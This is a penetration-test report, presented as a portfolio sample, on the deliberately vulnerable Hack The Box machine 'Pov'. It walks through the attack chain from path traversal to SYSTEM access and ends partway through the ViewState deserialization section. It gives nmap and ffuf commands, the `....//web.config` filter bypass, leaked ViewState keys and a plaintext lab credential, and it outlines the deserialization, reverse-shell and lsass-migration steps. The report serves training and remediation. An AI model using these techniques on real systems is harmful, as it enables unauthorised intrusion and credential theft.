ARCHWARDEN

POV

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows server environment hosted at `10.129.230.183` (pov.htb). The target exposed a single Microsoft IIS 10.0 web server. Testing was performed using a black-box approach without prior knowledge of the environment.

3.1 Approach

Joe Thompson performed testing using a black-box approach, targeting the single exposed service — a Microsoft IIS 10.0 web server on port 80. Testing began with web application enumeration, virtual host discovery, and manual inspection of all functional endpoints. Vulnerabilities were chained from an unauthenticated external position through to full SYSTEM-level access.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.230.183` (pov.htb). Testing covered all services accessible at the target IP.

In Scope Assets

Asset Type	Description
External Host	`10.129.230.183` (pov.htb)
Web Application	http://pov.htb — IIS corporate portfolio site
Web Application	http://dev.pov.htb — ASP.NET developer portfolio

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 4 security findings enabling full system compromise from an unauthenticated external position. The findings include 1 critical-risk finding, 2 high-risk findings, and 1 medium-risk finding.

Virtual host enumeration discovered `dev.pov.htb`, an ASP.NET developer portfolio site. The site's CV download endpoint accepted a filename in a POST parameter without adequate path validation. A filter blocking `../` traversal sequences was bypassed using `....//`, allowing arbitrary file reads from the server. Reading `web.config` exposed the ASP.NET ViewState validation key, decryption key, and algorithm settings. With these keys, `ysoserial.net` generated a malicious serialized payload that was submitted as the `__VIEWSTATE` parameter, triggering remote code execution and a reverse shell as `sfitz`.

Post-exploitation enumeration on `sfitz`'s account found `Documents\connection.xml` — a PSCredential XML export encrypted with `sfitz`'s DPAPI key. Decrypting it within `sfitz`'s session yielded plaintext credentials for `alaading`. `RunasCs.exe` was used to spawn a shell as `alaading`, who held `SeDebugPrivilege`. A Meterpreter payload was uploaded and a session migrated into `lsass.exe`, which runs as `NT AUTHORITY\SYSTEM`, achieving full system access and both flags.

Immediate remediation priorities include removing the path traversal vulnerability and rotating the compromised ViewState keys, removing the PSCredential XML file and rotating `alaading`'s password, and revoking `alaading`'s `SeDebugPrivilege`.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the target environment. The entire attack surface was a single IIS 10.0 web server. Testing chained a path traversal LFI, ASP.NET ViewState deserialization, DPAPI credential decryption, and SeDebugPrivilege abuse to achieve full SYSTEM compromise.

4.1 Summary of Findings

During testing, Joe Thompson identified 4 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **2 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson chained a path traversal LFI to recover ASP.NET ViewState cryptographic keys, used those keys to execute a deserialization attack for initial access, decrypted a stored PSCredential object for lateral movement, and abused SeDebugPrivilege to migrate into lsass.exe for SYSTEM-level access. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise **pov.htb**.

1. Performed network enumeration — single open port: HTTP (80), Microsoft IIS 10.0; banner confirmed pov.htb hostname
2. Enumerated the web application and ran vhost fuzzing — discovered dev.pov.htb (ASP.NET developer portfolio); CV download endpoint identified as accepting a direct filename parameter in POST body
3. Tested file download endpoint for path traversal — `../web.config` returned blank (filter active); `....//web.config` bypassed the filter and returned full web.config with ViewState validation key, decryption key, and algorithm settings
4. Generated ASP.NET ViewState deserialization payload using ysoserial.net on a Windows VM with recovered keys; embedded base64-encoded PowerShell reverse shell; submitted payload as `__VIEWSTATE` parameter; shell landed as sfitz
5. Enumerated sfitz home directory — no user flag on Desktop; found Documents\connection.xml (PSCredential XML); decrypted via Import-Clixml/GetNetworkCredential() within sfitz session; recovered alaading:f8gQ8fynP44ek1m3; transferred RunasCs.exe; shell as alaading; user flag retrieved
6. Checked alaading token privileges — SeDebugPrivilege enabled; generated Meterpreter reverse TCP payload with msfvenom; uploaded and executed on target; migrated Meterpreter session into lsass.exe (SYSTEM process); dropped to shell; root flag retrieved

---

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.230.183 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.230.183
```

A single port was open: HTTP (80) running Microsoft IIS 10.0. The HTTP title confirmed `pov.htb` as the hostname. `/etc/hosts` was updated before continuing.


---

2. Web Enumeration and Vhost Discovery

Browsing to `http://pov.htb` displayed a simple corporate portfolio site:


Virtual host enumeration was run against port 80 while the main site was reviewed:

```
ffuf -u http://pov.htb/ -H 'Host: FUZZ.pov.htb' \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -ac
```




`dev.pov.htb` was found and added to `/etc/hosts`. The subdomain hosted an ASP.NET developer portfolio site:

The biography on the site explicitly referenced poor coding practices — a deliberate signal to look closely at the application's functionality:



The 'Download CV' button was functional and made a real POST request. It was captured in Burp Suite:




The POST body contained a `file` parameter referencing `cv.pdf` directly — a path traversal candidate on an IIS server where `web.config` is the primary configuration file target.


---

3. Local File Inclusion via Path Traversal Filter Bypass

Replacing the `file` parameter value with `../web.config` returned a blank response, indicating the `../` sequence was being filtered:



A common single-pass filter implementation removes `../` once per occurrence. The doubled form `....//` exploits this: the filter strips the inner `./`, leaving `../` intact in the result. Replacing the parameter with `....//web.config` returned the full file:



The `web.config` response contained the ASP.NET ViewState configuration:

```
validationKey: 5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB...
decryptionKey: 74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43
validation: SHA1
decryption: AES
```


4. ASP.NET ViewState Deserialization — RCE as sfitz

ASP.NET ViewState serializes page state into a hidden form field, signs it with the `validationKey`, and optionally encrypts it with the `decryptionKey`. When both keys are known, `ysoserial.net` can


generate a malicious serialized object. Submitting it as `__VIEWSTATE` triggers deserialization during the request lifecycle, executing arbitrary commands as the application pool identity.

